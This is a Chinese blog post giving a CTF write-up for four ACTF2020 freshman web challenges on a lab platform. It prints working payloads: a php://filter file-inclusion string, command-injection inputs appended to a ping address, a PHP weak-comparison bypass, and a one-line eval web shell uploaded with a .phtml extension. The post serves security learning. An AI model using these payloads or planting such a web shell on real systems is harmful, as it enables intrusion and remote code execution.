[ACTF2020新生赛]writeup

原创

Stray.io 于 2020-11-09 20:00:55 发布 163 收藏 1


分类专栏： Web安全-CTF

本文链接：https://blog.csdn.net/qq_45927819/article/details/109584392

文章目录

[ACTF2020新生赛]Include

点开链接后发现url出现file=flag.php，文件包含



需要用到php伪协议

```
php://filter/read=convert.base64-encode/resource=./flag.php
```

读出来的文件是以base64加密后的字符串，解密一下就出flag

resource=xxxx是用来读取文件所在路径

[ACTF2020新生赛]Exec

看到ping，首先想到命令执行，此题没有任何过滤，之前没学习命令执行，等随后详细总结一下命令执行的相关知识！！先把这题淦了！


先了解一下常用管道符：
1、|（就是按位或），直接执行|后面的语句

2、||（就是逻辑或），如果前面命令是错的那么就执行后面的语句，否则只执行前面的语句


3、&（就是按位与），&前面和后面命令都要执行，无论前面真假

4、&&（就是逻辑与），如果前面为假，后面的命令也不执行，如果前面为真则执行两条命令


那么我们先来查看一下文件目录：`127.0.0.1 |ls`



那就直接从根目录找吧：`127.0.0.1 | find / -name flag`



cat一下：`127.0.0.1|cat /flag`



[ACTF2020新生赛]BackupFile

题目提示了文件备份，那么查看文件备份


常用的文件备份命令：`.bak` `.back` `.swp(vim未正常退出备份)`

```
http://a2bb9cb9-6807-44f5-9aa9-b589ed3a25ca.node3.buuoj.cn/index.php.bak
```

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

弱比较：如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行，在比较时该字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值为0。所以直接传入key=123就行.



flag{fe530709-cb21-4873-b9b3-53bdd343cdbd}

[ACTF2020 新生赛]——upload

随意上传一个文件，发现只能上传jpg、png、gif文件，
那么我们写入一句话木马修改后缀为jpg上传：

```php
<?php @eval($_POST['pass']);?>
```

抓包，修改后缀为phtml（这个也涉及到了黑名单，我是一个一个试出来用phtml后缀的哈哈哈哈哈哈）

```
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----------------------------277061563015075
Content-Length: 327

----------------------------277061563015075
Content-Disposition: form-data; name="upload_file"; filename="3.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['pass']);?>
----------------------------277061563015075
Content-Disposition: form-data; name="submit"

upload
----------------------------277061563015075--
```

Forward，发现上传成功！

Upload Success! Look here~ ./uplo4d/e5e0213ac14e19edecf5d8fc5476a84d.phtml

直接给出了路径，蚁剑连接，到根目录下就能找到flag！！！